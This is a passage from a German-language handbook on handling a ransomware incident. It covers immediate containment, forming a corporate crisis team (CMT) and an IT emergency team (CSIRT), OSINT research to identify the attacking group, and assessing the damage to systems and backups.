Anmeldung deaktiviert werden. Für andere Accounts besteht die erste Schwierigkeit

darin, die Mitarbeiter zu finden, die diese Zugänge verwalten, die zweite darin, dass diese Mitarbeiter das alte Passwort kennen, ohne in der (derzeit verschlüsselten) Passwortliste auf dem Server nachzusehen.

Eventuell vorhandene Vertrauensstellungen zu Identity & Access Management (IAM)-Systemen oder zur Microsoft Cloud (z. B. per Active Directory Federation Services oder ähnlichem) sollten soweit möglich invalidiert werden. Dabei sollte sichergestellt werden, dass man sich nicht komplett aus der Cloud aussperrt. Falls noch nicht geschehen, sollte ein Notfallaccount mit einem langen Passwort generiert werden.

6.3 Team zusammenstellen

Nach Verstreichen von 2–4 h, sind alle Sofortmaßnahmen durchgeführt. Das ist der Zeitpunkt, an dem alle kurz durchatmen sollten, die bisher beteiligt waren. Im nächsten Schritt sollte ein Kurzprotokoll angefertigt werden, was bisher getan wurde (Uhrzeit und kurze stichpunktartige Tätigkeitsbeschreibung reicht). Dann sollten sich alle der Situation gewahr werden, in der das Unternehmen aktuell steckt:

Das Netzwerk wurde von einer Ransomware-Gruppe angegriffen. Potenziell sind alle Daten verschlüsselt. Allen firmeninternen Informationen droht die Veröffentlichung. Zu diesem Zeitpunkt ist die IT-Infrastruktur des Unternehmens faktisch komplett abgeschaltet. Ein Notbetrieb wird frühestens in 2 Wochen stehen, der Betriebsausfall wichtiger Prozess wird mindestens 4 Wochen betragen und es wird 6 Monate dauern, bis alles wieder so läuft wie vorher. Der Schaden durch den Ausfall ist schmerzlich hoch und die Lösegeldforderung der Täter wird auch wehtun. Die Prozesse, die jetzt laufen müssen, sind im Unternehmen in dieser Form nicht eingeübt. Dies ist eine Krisensituation für das gesamte Unternehmen.

Daher muss der unternehmensweite Krisenstab (CMT) einberufen werden. Falls es im Unternehmen dazu keine vorbereiteten Konzepte gibt, wird der ranghöchste Manager des Unternehmens informiert. Gleichzeitig ist es notwendig, dass die IT geordnet an den technischen Aufgaben, die nun anstehen, arbeitet. Daher muss auch ein CSIRT, d. h. ein IT-Krisenstab/IT-Notfallstab, der formal als Subkrisenstab agiert, einberufen werden. Details dazu finden sich in Kap. 9.

Für die IT ist das eine All-Hands-on-Deck-Situation, bei der alle verfügbaren Kräfte mobilisiert werden müssen. Alle wichtigen Dienstleister und Freiberufler und natürlich alle verfügbaren internen IT-Mitarbeiter müssen möglichst zeitnah zusammengerufen werden. Dies gilt auch für die erst später benötigten Dienstleister; je mehr Vorlauf die Unternehmen bekommen, desto schneller sind benötigte Mitarbeiter später vor Ort. Dies ist auch der Zeitpunkt, externe Experten hinzu zu holen. Je nach Kompetenz im Haus werden zu diesem Zeitpunkt regelmäßig IT-Forensikexperten, Incident Responder mit Erfahrung in Ransomware-Fällen und IT-Krisenmanager hinzugezogen.

Die gute Nachricht: Das Unternehmen ist nicht das erste Opfer und wird nicht das letzte sein. Es gibt Experten da draußen, für die solche Fälle Standard sind. Und wenn jetzt alle Kräfte zusammenhelpen, wird man aus dieser Krise gestärkt hervorgehen. Es ist jetzt an der Zeit, die Krisenteams zusammenzurufen.

6.4 Erster Plan für den Kriseneinsatz

Alle zuständigen Stellen und notwendigen Experten sind informiert. In den folgenden Kapiteln werden die Tätigkeiten beschrieben, die nun anstehen. Die zeitliche Reihenfolge und eine grobe Abschätzung, mit welcher Intensität diese Tätigkeiten über die Zeit betrieben werden müssen, zeigt Abb. 6.5.

Auf dieser Basis sollte jetzt ein erster Plan erstellt werden, wie die nächsten Tage ablaufen. Eine der wichtigsten Herausforderungen in den nächsten 7 Tagen wird es sein,




Abb. 6.5 Zeitlicher Aufwand im Krisenfall Ransomware

alle Beteiligten mit einem einheitlichen Wissensstand zu versorgen und die Aufgabenteilung im Team möglichst klar zu kommunizieren. Sobald das Team zusammengestellt ist, muss in einem ersten Meeting der Plan besprochen werden. Noch existieren nicht genug Informationen, dieser erste Plan wird daher im Laufe der nächsten Stunden und Tage noch Änderungen erfahren.

“Plans are worthless, but planning is everything.”
Dwight D. Eisenhower

Ebenso wichtig ist es aber, die Aufteilung zwischen dem CMT/unternehmensweiten Krisenstab und der IT (CSIRT) zu kommunizieren. Es ist klarzustellen, dass sämtliche Außenkommunikation über das CMT läuft und die IT auch zu Kollegen und Freunden nur vage kommunizieren darf. Auch die Erstkommunikation kommt vom Krisenstab nach dessen erster Sitzung. Solange die IT vom CMT noch keine Sprachregelung bekommen hat, gilt es einfach, auf das CMT zu verweisen: „Wir arbeiten in der IT alle daran, alles wieder hinzubekommen. Genauere Informationen kommen vom Krisenstab.“ Ziel dieser Aufteilung ist es, dass sich die IT-Mannschaft möglichst ablenkungsfrei und in relativer Ruhe auf die nun bevorstehenden Aufgaben konzentrieren kann. Einige große Meetin-gräume mit einem vom Unternehmensnetzwerk unabhängigen Internetzugang (z. B. über Mobilfunk) und einem Switch oder WLAN bilden den Grundstock. Jeder bringt seine privaten Geräte mit. Alternativ werden ein paar Laptops neu aufgesetzt. Die Grundversorgung mit Kaffee, Essen (Pizzalieferant) und Getränken wird sichergestellt. Und dann beginnt die Arbeit in der IT.

Das gesamte Team ist versammelt, der Eifer und der Teamgeist sind hoch, die notwendigen externen Experten sind an Bord. Und dennoch: **Die Behebung eines Ransomware-Vorfalls ist ein Marathon, kein Sprint!** Wichtig ist daher, dass der Teamleiter dafür sorgt, dass jeder genug Schlaf bekommt und spätestens nach 6 Tagen Arbeit einen wirklichen Pausentag bekommt. Ein übermüdetes und ausgelaugtes Team wird die Herausforderungen in dieser Krise nicht bewältigen können.



Open Source Intelligence (OSINT)

7

Zum jetzigen Zeitpunkt ist über die Details des Angriffs faktisch nichts bekannt. Es gibt noch keine sichergestellten Beweismittel, mit denen man eine Forensik machen kann. Es gibt keine Logs, die man durchsehen könnte. Die Frage, ob die Sicherheitssysteme der Verschlüsselung entgangen sind, ist ungeklärt. Es gibt nur ein Foto von der Ransomnote und allen weiteren Indizien des Ransomwarebefalls. Sollte nicht einmal das vorliegen, dann muss nun der Computer, bei dem die Ransomware festgestellt wurde, wieder hochgefahren und diese Daten müssen beschafft werden. Der notwendige Input für eine OSINT in einem Ransomware-Fall ist die Ransomnote, das Erpresserschreiben.

OSINT nennt man die Sammlung und Analyse von Daten aus frei verfügbaren Quellen („open source“), um Informationen für ein bestimmtes Thema zu gewinnen. Diese Quellen können große Medien, Suchmaschinen, aber auch Internetforen sein, für die man einen Zugang oder ein Nachfragen in einer Chatgruppe benötigt. Der Begriff stammt ursprünglich aus dem Geheimdienstbereich. Im konkreten Anwendungsfall geht es jetzt darum, die Ransomware-Gruppe zu identifizieren und möglichst viel über deren Struktur, die technische Vorgehensweise und das Verhalten in Verhandlungen herauszufinden. Natürlich ist jeder Fall einzigartig. Aber die Tätergruppen erfinden sich nicht mit jedem Angriff neu. Was gestern reibungslos funktioniert hat, wird heute auch wieder ausprobiert. Die Ergebnisse einer guten OSINT-Recherche liefern Informationen, die oft auch tagelange forensische Analysen nicht produzieren können. Selbstverständlich sind die Ergebnisse nicht als harte Beweise, sondern als erste Indizien zu verstehen. Wer aber bereits öfter eine IT-Forensik durchgeführt hat, weiß, dass das im Bereich der IT-Forensik leider viel zu oft genauso ist.

Das Team, in dem die Autoren arbeiten, pflegt mit acht Experten gemeinsam eine Liste mit Quellen. Ein Auszug dieser Liste ist die Basis für das vorliegende Kapitel.

Die hier genannten Links und Quellen basieren auf dem Stand von Februar 2023, eine jeweils aktuelle Liste findet sich unter <https://corporate-trust.blog/2023/03/01/buchkrisenfall-ransomware/>. Die für eine OSINT-Recherche notwendigen Quellen entwickeln sich ständig weiter. Die hier abgedruckten Verweise können zu dem Zeitpunkt, zu dem Sie das lesen, bereits nicht mehr verfügbar sein oder (schlimmer) es gibt bessere Quellen für die gleiche Information. Wenn Ransomware-OSINT nicht zu den regelmäßigen Aufgaben gehört, muss in einem ersten Schritt eine Recherche nach guten Quellen durchgeführt werden. Ein guter Startpunkt dazu sind die Start.me-Listen von Sighlent:

- <https://start.me/p/OmxDbB/digital-forensics>,
- <https://start.me/p/jj2KwQ/malware-analysis>,
- <https://start.me/p/OmOrJb/threat-hunting>.

7.1 Identifikation der Angreifer

Die erste Aufgabe ist es, die Tätergruppe zu identifizieren. Es ist hilfreich, wenn dies jemand macht, der die Entwicklung der verschiedenen Gruppen seit einige Zeit verfolgt. Unbedingt notwendig ist dies jedoch nicht, ein aufmerksamer Leser von Kap. 4 ist ausreichend.

Von den Ransomnotes enthalten 99 % Informationen, die den konkreten Fall identifizieren können. Das kann, ganz offensichtlich, eine ID-Nummer sein, das kann eine „Zahlenwurst“ am Ende der Nachricht sein oder ein „Access-Key“, der als Parameter im Link auf die Chat-Seite angegeben ist. Es kann aber auch sein, dass die Gruppe für jeden Fall eine dedizierte Kontakt-E-Mail-Adresse oder eine fallspezifische .onion-Domain angelegt hat. Die fallspezifischen Informationen dürfen **auf keinen Fall** in einer Datensammlung im Internet landen. Diese Daten bieten meist Zugriff auf Chatverläufe, erlauben Journalisten Einblicke in die Verhandlungen und Behörden und Sicherheitsexperten Analysen. Es bietet sich an, eine anonymisierte Version der Ransomnote zu erstellen, die keinerlei Informationen mehr enthält.

Die einfachste Möglichkeit, die Angreifergruppe zu identifizieren, ist es, wenn der Name in der Ransomnote angegeben ist oder ein Link zu einer Leak-Seite enthalten ist. Solange es andere Möglichkeiten zur Identifizierung der Gruppe gibt, will man opferspezifischen Links nicht folgen, da damit für die Angreifergruppe der Erfolg des Angriffs dokumentiert wird. Adressen im Darknet (.onion) sind immer lange Buchstaben und Zahlenfolgen. Allerdings kann man auch Vanityadressen anlegen, bei denen die ersten 4–10 Buchstaben fixiert sind. So können Sie eventuell erkennen, ob ein Darknetlink kunden-spezifisch ist oder für die allgemeine Öffentlichkeit bestimmt ist. Alternativ kann man die

angegebenen Links mit den Listen bekannter Tätergruppen vergleichen. Eine Liste der aktuell aktiven Ransomware-Gruppen wird derzeit an zwei Stellen im Internet gepflegt:¹

- https://github.com/fastfire/deepdarkCTI/blob/main/ransomware_gang.md,
- <http://ransomwr3tsydeii4q43vazm7wofla5ujdajquitomtd47cxjtfgwyyd.onion/>
(TOR-Browser benötigt).

Eine weitere, scheinbar einfache Möglichkeit, eine Tätergruppe zu identifizieren, ist die Webseite <https://id-ransomware.malwarehunterteam.com/>, die eine hochgeladene Ransomnote mit hunderten von anderen vergleicht. Da diese Webseite die Ransomnotes sammelt, darf hier nur die vorher erstellte anonymisierte Ransomnote hochgeladen werden. Leider sinkt dadurch die Chance einer Identifizierung. Außerdem sollte der Upload nicht über eine Firmen-IP-Adresse erfolgen (was eigentlich nicht mehr gehen sollte, das Internet ist ja abgeschaltet).

Oft werden Ransomware-Gruppen von Sicherheitsfirmen benannt. Es ist keine Seltenheit, dass dieselbe Gruppe unter mehreren Namen bekannt ist. Bestes Beispiel dafür ist die Gruppe BlackCat, die auch unter dem Namen ALPHV bekannt ist. Im Rahmen der Angreiferidentifikation sollten alle alternativen Namen aufgelistet werden.

7.2 Dossier zum Angreifer zusammenstellen

Nachdem der Name des Angreifers bekannt ist, müssen nun die bekannten Fakten zusammengetragen werden. Wichtige Fragen dabei sind:

- Handelt es sich um eine einzelne Ransomware-Gruppe oder um einen RaaS-Dienstleister (wie LockBit)? Im zweiten Fall ist die Art des Angriffs sehr vom jeweiligen Affiliate abhängig und die Informationen müssen entsprechend bewertet werden.
- Wie lange ist die Gruppe aktiv? Wie professionell ist die Gruppe?
- Welche technischen Vorgehensweisen zu den einzelnen Phasen des Ransomware-Angriffs sind bekannt?
- Leitet die Gruppe Daten aus? Gibt es eine Leak-Seite? Wie viele Firmen wurden in letzter Zeit als Opfer zur Leak-Seite hinzugefügt?
- Wie schnell arbeitet die Gruppe? Wie viel Zeit vergeht bei dieser Gruppe normalerweise vom „initial compromise“ bis zur Verschlüsselung?

¹ Eine aktuelle Liste der Links in diesem Kapitel findet man unter <https://corporate-trust.blog/2023/03/01/buch-krisenfall-ransomware/>.

Um diese Informationen zu bekommen, sucht man nach den Namen der Angreifergruppe sowie anderen Schlüsselbegriffen aus dem Erpresserschreiben in verschiedenen Suchmaschinen:

- Twitter: Auf Twitter besteht eine recht aktive IT-Security-Community, die Twitter-Suche liefert oft gute Ergebnisse.
- Mastodon: Die relevanteste Community ist wohl auf <https://infosec.exchange/explore>, einige Experten sind auf <https://cyberplace.social/explore> zu finden.
- Auch klassische Suchmaschinen helfen oft weiter. Insbesondere Advisories von großen Sicherheitsproduktherstellern findet man hier häufig am schnellsten.
- Eine Darknet-Suchmaschine bringt in diesem Bereich selten sinnvolle Treffer, kann aber der Vollständigkeit halber verwendet werden.
- Dann gibt es noch die Treffpunkte der Kriminellen im Internet. Es gibt etliche Closed Communities, in die man nicht einfach reinkommt. Allerdings gibt es auch halb-öffentliche Foren, auf denen ein Austausch stattfindet. Bis Anfang 2022 war das hauptsächlich raidforums.net. Die Seite wurde jedoch von unbekannten Dritten gehackt und übernommen. Daraufhin sind die Benutzer weitergezogen. Der Großteil nutzt jetzt hackforums.net. Auch die Communities auf nulled.to, cracking.org und demon-forums.net existieren weiterhin. Für eine OSINT-Recherche in diesen Fällen sind auch solche Quellen nur mäßig hilfreich.

Hilfreicher sind hier die großen kuratierten Listen von Angreifergruppen. Diese konzentrieren sich zwar nicht nur auf Ransomware, enthalten aber auch für solche Gruppen gute Hinweise:²

- Die Auflistung bekannter Gruppen auf der Seite des MITRE-ATT&CK-Framework: <https://attack.mitre.org/groups/>.
- Die Malpedia des Fraunhofer Instituts: <https://malpedia.caad.fkie.fraunhofer.de/>.
- Die Suchfunktion im AlienVault Open Threat Exchange (auch ohne Account nutzbar): <https://otx.alienvault.com/>.
- <https://www.ransomlook.io/> enthält eine Liste vieler Ransomwareseiten und indiziert deren Ankündigungen für eine Suche.
- Eine Liste der Ransomware-Gruppen, für die eventuell ein Entschlüsselungsprogramm verfügbar ist, das ohne Bezahlung funktioniert, findet sich auf <https://www.nomoreransom.org/> – auch hier sollten aber keine sensiblen Daten hochgeladen werden.
- Die Alerts des CISA (US-Version des BSI) in Zusammenarbeit mit dem FBI und die Suchfunktion auf deren Seite <https://www.cisa.gov/stopransomware/official-alerts-statements-fbi>.

² Eine aktuelle Liste der Links in diesem Kapitel findet man unter <https://corporate-trust.blog/2023/03/01/buch-krisenfall-ransomware/>.

- Das wohl größte Archiv von Malware und Analyse Papers kann auf <https://www.vx-underground.org> gefunden werden. Die Seite selbst hat keine Suche, aber eine „inurl:vx-underground.org“-Google-Suche mit dem Namen der Ransomwaregang hilft weiter.
- Veraltet, aber immer noch eine Recherche wert ist die Aufstellung der Threat Actors des ThaiCERT: https://apt.etda.or.th/img/Threat_Group_Cards_v2.0.pdf.

Eine wichtige Information ist die Frage, ob die Verschlüsselung der Ransomware-Gruppe angreifbar ist. Wenn eine Entschlüsselungssoftware offen verfügbar gemacht wurde, dann ändern die Gruppen das Verfahren meist recht schnell. Es gibt einige Firmen, die das Katz-und-Maus-Spiel mit den Ransomware-Gruppen führen, diese werben jedoch nicht mit ihren Fähigkeiten. Oft wurde ein Fehler in der Implementierung der Angreifer entdeckt, der eine Teilentschlüsselung oder die Entschlüsselung bestimmter Dateitypen unter bestimmten Voraussetzungen ermöglicht. Wird dieser Fehler bekannt, beheben ihn die Täter. Ein DFIR-Consultant bzw. die Strafverfolgungsbehörden sollten in ihrem Netzwerk verlässliche Informationen haben, wer welche Version welcher Angreifergruppe entschlüsseln kann. Einige Angreifergruppen benennen die Dateien im ersten Schritt um und verschlüsseln erst im zweiten Schritt. Wurde die Verschlüsselung vorzeitig gestoppt, können manche Dateien einfach wieder umbenannt werden. Diese Informationen sollten im Rahmen der OSINT-Recherche ermittelt werden. Generell gilt aber: Die Entschlüsselung erspart nicht die Wiederherstellung (siehe Abschn. 16.5).

Nicht zuletzt ist es sinnvoll, die Adressen von kürzlich Geschädigten der jeweiligen Gruppen zu notieren. Eventuell entscheiden die Verhandler im Laufe des Falls, andere Geschädigte zu kontaktieren, um weitere Informationen zu bekommen.

OSINT-Analysen sind möglichst schnell erstellt und oft im Stakkato-Stil abgefasst. Einige Beispiele solcher Analysen finden sich im Abschn. 25.2.

Schadensausmaß verstehen

Während die IT-Sicherheitsexperten eine OSINT-Recherche vornehmen und die Krisenstäbe einberufen werden, werden idealerweise ein oder zwei IT-Experten des Unternehmens losgeschickt, das Schadensausmaß in der IT zu bestimmen.

8.1 Ausmaß der Verschlüsselung

Die erste Frage im Krisenstab wird nämlich genau darauf zielen: „Was ist alles kaputt?“ Die folgende Checkliste kann als Anhaltspunkt dienen, was nun zu prüfen ist:

- Ist die Produktions-IT/OT/Maschinensteuerung betroffen?
- Sind Linux-Systeme auch betroffen oder nur Windows?
- Sind nur die Systeme einer Windows-Domäne betroffen oder sind auch andere Domänen in Mitleidenschaft gezogen?
- Falls eine Netzwerksegmentierung vorhanden war: Welche Segmente sind betroffen?
- Welche Standorte sind betroffen?
- Sind auch Systeme in der Cloud bzw. bei Rechenzentrumsbetreibern betroffen?

Diese Fragen sind meist recht einfach durch eine stichprobenartige Sichtprüfung einzelner Systeme zu lösen. Falls ein ausgeschaltetes System dazu gebootet werden muss, sollte dieses ohne Netzwerkverbindungen ggf. in einem Safe Mode gestartet werden.

8.2 Stand des Backups

Das wichtigste Thema für das Schadensausmaß ist jedoch die Bestandsaufnahme im Backupsystem. Oft ist der Backup-Server selbst verschlüsselt, die Backupdaten bzw. das Tape-Backup aber nicht. Manchmal existieren Snapshots auf Servern, die intakt geblieben sind. Diese Fragen lassen sich oft nicht schnell klären. Es gibt Fälle, in denen erst nach 4–5 Tagen wieder ein Zugriff auf die Backups möglich war (Aufsetzen neuer Server, Neubesorgung der Lizenz für die Backupsoftware, Backupsoftware installieren und konfigurieren, Tapes neu einlesen). Daher sollte dieser Prozess so schnell wie möglich gestartet werden, um folgende Fragen zu klären:

- Von wann ist das jüngste unverschlüsselte Backup? Welche Server sind darin enthalten, welche fehlen?
- Das jüngste Backup ist sicherlich ein Backup eines durchinfizierten Netzwerks. Daher stellt sich die Frage: Von wann ist das älteste Backup? Wie weit können wir je Server zurück?
- Gibt es Shadow Copies, Storage Snapshots oder Ähnliches? Auf welchen Servern?

In der Analyse dieser Daten sollte damit feststehen, welche Daten unwiederbringlich verloren sind, falls nicht gezahlt wird. Das ist ein notwendiger Input für das Verhandlungsteam. Gleichzeitig ist es essenziell für die weitere Fallbearbeitung, dass es eine Möglichkeit gibt, einzelne IT-Systeme aus dem Backup wiederherzustellen. Der Betrieb bzw. die Wiederinbetriebnahme des Backupsystems ist von entscheidender Bedeutung für den weiteren Verlauf des Falls.

8.3 Auswirkungen auf die Unternehmensprozesse

Der letzte Schritt der Schadensbestimmung geht über die IT hinaus. Zusammen mit Experten aus den Fachbereichen muss nun diskutiert werden, welche Auswirkungen der Ausfall der IT- und OT-Systeme auf die Kernprozesse des Unternehmens hat. Dabei müssen alle möglichen Workarounds berücksichtigt werden. Diese Diskussion sollte eigentlich vom unternehmensweiten Krisenstab moderiert werden. Oft hat hier aber der IT-Krisenstab das Zepter in der Hand.

8.4 Ausmaß der Datenausleitung

Eine typische Frage des Krisenstabs ist, welche Daten ausgeleitet wurden. Dies ist praktisch in keiner IT-Landschaft mit hinreichender Genauigkeit in einem verschlüsselten Netzwerk zu bestimmen. Noch ist nicht klar, welche Rechner die Angreifer als Stützpunkte benutzt haben. Es ist nicht bekannt, wann die Datenausleitung stattgefunden hat. Und niemand weiß, wie und wohin sie gegangen ist – und ob es überhaupt eine Datenausleitung gab. Zu diesem Zeitpunkt ist es verschwendete Zeit, hier Nachforschungen anzustellen. Ein gutes Verhandlungsteam wird schnell eine Liste von ausgeleiteten Dateien von den Angreifern bekommen. Und falls nicht, kann die Forensik diese Analyse im Nachgang durchführen. Zum aktuellen Zeitpunkt bleibt diese Frage des Krisenstabs aus Effizienzgründen unbeantwortet.

Organisation der Krisenbewältigung

9

Für Unternehmen sind Organisation und Prozesse neben motivierten sowie qualifizierten Mitarbeitenden überlebenswichtig. Je öfter eine Situation auftritt, desto effizienter und effektiver wird ein Unternehmen die nun notwendige Arbeit erledigen. Eine Krise zeichnet sich dadurch aus, dass sie (hoffentlich) selten auftritt. Die Regelprozesse der Organisation sind nicht geeignet, die jetzt notwendigen Maßnahmen effizient und effektiv zu erledigen. Jede Krise ist unterschiedlich. Im Idealfall hat ein Unternehmen die notwendigen präventiven Prozesse und Konzepte bereits auf einer Unternehmensebene definiert und in einem Krisenhandbuch niedergeschrieben (siehe Kap. 18). Sollte ein präventives Krisenmanagement bereits implementiert sein, kann dieses Kapitel übersprungen werden. Dieses Kapitel beschäftigt sich ausschließlich mit einem sogenannten Ad-hoc-Krisenmanagement. Jede auf das Unternehmen zugeschnittene Krisenmanagementorganisation ist besser als der generische Vorschlag, der in diesem Kapitel unterbreitet wird. In vielen Unternehmen ist das aber nicht der Fall (ca. 50 %). In anderen Unternehmen wurde ein Krisenmanagement aufgebaut, um irgendein „Control“ für Normen oder Zertifizierungen zu erfüllen. Hierfür und für nicht vorhandene Krisenmanagement-Prozesse ist dieses Kapitel gedacht.

Der wichtigste Punkt vorweg: Eine Krise muss so schnell wie möglich gelöst werden. Die Frage, wer für den Ausbruch der Krise verantwortlich ist und wer die Schuld zu tragen hat, lähmt jede Krisenorganisation. Bis die Krise beendet ist, dürfen Fragen nach der Schuld keine Rolle spielen („Wir hatten immer zu wenig IT-Budget!“, „Welcher Benutzer hat da einen Fehler gemacht?“, „Wir durften ja nie etwas modernisieren!“, „Warum zahlen wir einen Dienstleister, wenn der nichts merkt?“ etc.). Auch Selbstmitleid („Wir waren gerade dabei, alles abzusichern“) ist kontraproduktiv. Die Konzentration muss nun nach vorn gerichtet sein. Das gilt für alle, die an der Beseitigung der Krise mitarbeiten.

9.1 Zwei starke, fokussierte Krisenorganisationen

Ein Ransomware-Fall ist eine unternehmensweite Krisensituation. Daher muss ein hochrangig besetzter Krisenstab (CMT) einberufen werden, der die Bearbeitung der Krise unternehmensweit steuert. Falls es im Unternehmen dazu keine vorbereiteten Konzepte gibt, muss der ranghöchste Manager des Unternehmens, soweit dieser verfügbar ist, diesen Krisenstab einberufen. Gleichzeitig ist die ressourcenintensivste Arbeit in der Bewältigung der Krise eine technische Aufgabe. Daher ist es notwendig, dass sich die IT mit allen Kapazitäten, die an der technischen Bewältigung der Krise arbeiten, in einem Team organisiert. Dieses CSIRT oder CERT ist ein IT-Notfallstab. Das CSIRT ist dem CMT unterstellt und arbeitet diesem als fachliche Supportfunktion zu.

Die Aufgabe des CMT beinhaltet die Leitung, Steuerung und Koordination aller unternehmensweit in die Krise involvierten Prozesse und Funktionen. Alle Entscheidungen laufen im CMT zusammen. Die Aufgabe des CSIRT ist es, zuerst den Betriebsunterbrechungsschaden so gering wie möglich zu halten und danach die Wiederherstellung der IT mit den früheren Businessfunktionen, aber mit erhöhter Sicherheit und der Gewissheit, dass keine Artefakte oder Zugriffsmöglichkeiten der Angreifer mehr vorhanden sind. Die Trennung ist aus mehreren Gründen notwendig. Zum einen benötigt das CMT zwar die Ergebnisse des CSIRT, die Diskussionen im CSIRT sind für die Teilnehmer des CMT aber meist nicht verständlich und für Managemententscheidungen nicht immer relevant. Zum anderen sind die Aufgaben des CMT sehr interessant und können die IT-Mitarbeiter von deren Aufgaben ablenken, die mit Sicherheit die höchste Priorität im Unternehmen haben.

9.1.1 Crisis Management Team (CMT)

Der Leiter des CMT hat in der Regel die höchste Entscheidungs- und Weisungsbefugnis im Krisenfall. Allerdings sollte beachtet werden, dass Chief Executive Officers (CEOs) oder Eigentümer eine endgültige Entscheidungsbefugnis besitzen können. Die Rolle wird bestenfalls mit einem Geschäftsführer bzw. Bereichsleiter in einer zentralen Verantwortung mit hoher Akzeptanz im Führungskreis des Unternehmens besetzt. Es werden tiefe Kenntnisse über alle Zentralprozesse des Unternehmens, ausgezeichnete Kommunikationsfähigkeiten zu den Gesellschaftern, in das Unternehmen und externen Bedarfsträgern (z. B. Presse), Moderations- und Entscheidungsfähigkeit sowie eine hohe psychische und physische Stabilität gefordert. Weitere Teilnehmer im CMT sind:

- Moderator (ein erfahrener Mitarbeiter mit gutem Verhältnis zu allen Teilnehmern);
- externer Krisenberater, bestenfalls mit Erfahrung im Bereich Täterkommunikation (bringt gleichzeitig Erfahrung und Distanz zur Firma mit an den Tisch);

- Krisenkommunikationsberater oder Vertreter der Unternehmenskommunikationsabteilung;
- Justiziar des Unternehmens, externer Jurist der „Hauskanzlei“ oder ein Vertreter der Rechtsabteilung;
- Leiter IT, Chief Information Officer (CIO), Chief Information Security Officer (CISO) als Verbindungsperson zum CERT;
- Protokollant (verantwortlich für die Dokumentation der Meetings);
- Assistenz (verantwortlich für Einberufung und Organisation der Meetings, weitere administrative Funktionen).

Weitere Teilnehmer können entweder fest eingeladen oder im Bedarfsfall dazu geholt werden:

- weitere Vertreter der Geschäftsführung bzw. des Vorstands,
- Finanzchef (Thema Lösegeldzahlung),
- Personalleiter,
- Leiter Versicherungsabteilung,
- Datenschutzbeauftragter.

In vielen Unternehmen sind diese Funktionen oftmals in einer Hand. Das CMT sollte so groß wie nötig, aber so klein wie möglich sein. Es herrscht in jedem Fall das Prinzip „Need to know“.

Die Einberufung des CMT und die Tatsache, dass alle Entscheidungen im CMT getroffen werden, muss unternehmensintern an alle in- und ausländischen Tochter- bzw. Beteiligungsgesellschaften und das gesamte Management kommuniziert werden. Es gibt Fälle, in denen Mitarbeiter oder Dienstleister die Verhandlungen mit Tätern oder die Kommunikation an die Presse in die eigene Hand nehmen und unabgestimmt handeln. Ein zentrales CMT verhindert solche „Selbstläufer“ automatisch.

Das CMT kann telefonisch oder per Videokonferenz tagen. Dazu sind aber anfangs entsprechende externe Infrastrukturen und die Verwendung von privaten Geräten notwendig. Das Gremium tagt anfangs 2–3 Mal am Tag in eher kurzen Entscheidungsrunden. Die Termine richten sich danach, wann neue Erkenntnisse zu erwarten sind. Nach 3–5 Tagen werden meist zwei feste Termine pro Tag vereinbart, etwa 10 Tage später reduziert sich die Frequenz auf ein tägliches Meeting.

Die Aufgaben des CMT wechseln über die Zeit. Typische Entscheidungen, die im Laufe der Zeit zu treffen sind:

- Konstituierung und Einberufung von CMT und CSIRT,
- Vorfallmeldung bei relevanten Behörden (Polizei, Datenschutzaufsichtsbehörde, ggf. BSI etc.),

- Koordination der Krisenkommunikation (intern und extern) und regelmäßige Aktualisierungen,
- Täterkommunikation,
- Entscheidung Ad-hoc-Maßnahmen und Workarounds,
- Einbindung der Versicherung,
- Etablierung eines Ethikgremiums,
- Einbindung externer Juristen,
- Strategieentscheidungen bzgl. Wiederherstellung der Systeme,
- Umsetzung von Workarounds und Business-Recovery-Plänen.

9.1.2 Cyber Security Incident Response Team (CSIRT)

In einigen Firmen gibt es ein CSIRT oder ein CERT als dauerhafte Abteilung. Diese dauerhafte Organisationseinheit hat mit dem nun einberufenen, temporären IT-Notfallstab nichts zu tun. Es bietet sich daher an, die jeweils andere Bezeichnung zu wählen, um diese Abgrenzung deutlich zu machen.

Leiter des CSIRT ist der IT-Leiter oder CIO. Dieser hat die endgültige Entscheidungs- und Weisungsbefugnis für alle technischen Entscheidungen im Rahmen der Notfallbearbeitung. Gibt es einen CISO, so hat dieser bei Sicherheitsthemen – je nach Stellung im Unternehmen – ein Veto-Recht. Ständige Teilnehmer neben dem IT-Leiter/CIO und dem CISO im CSIRT sind:

- alle IT-Mitarbeiter, die am Fall arbeiten,
- DFIR-Consultants,
- Protokollant (verantwortlich für die Dokumentation der Meetings).

Oft sind diese Mitarbeiter noch mit weiteren Aufgaben beschäftigt. Dann müssen sie einen kurzen Status per E-Mail an den Leiter oder mündlich einem anderen teilnehmenden Mitarbeiter mitteilen. Außerdem sollten sie während des Meetings telefonisch erreichbar sein.

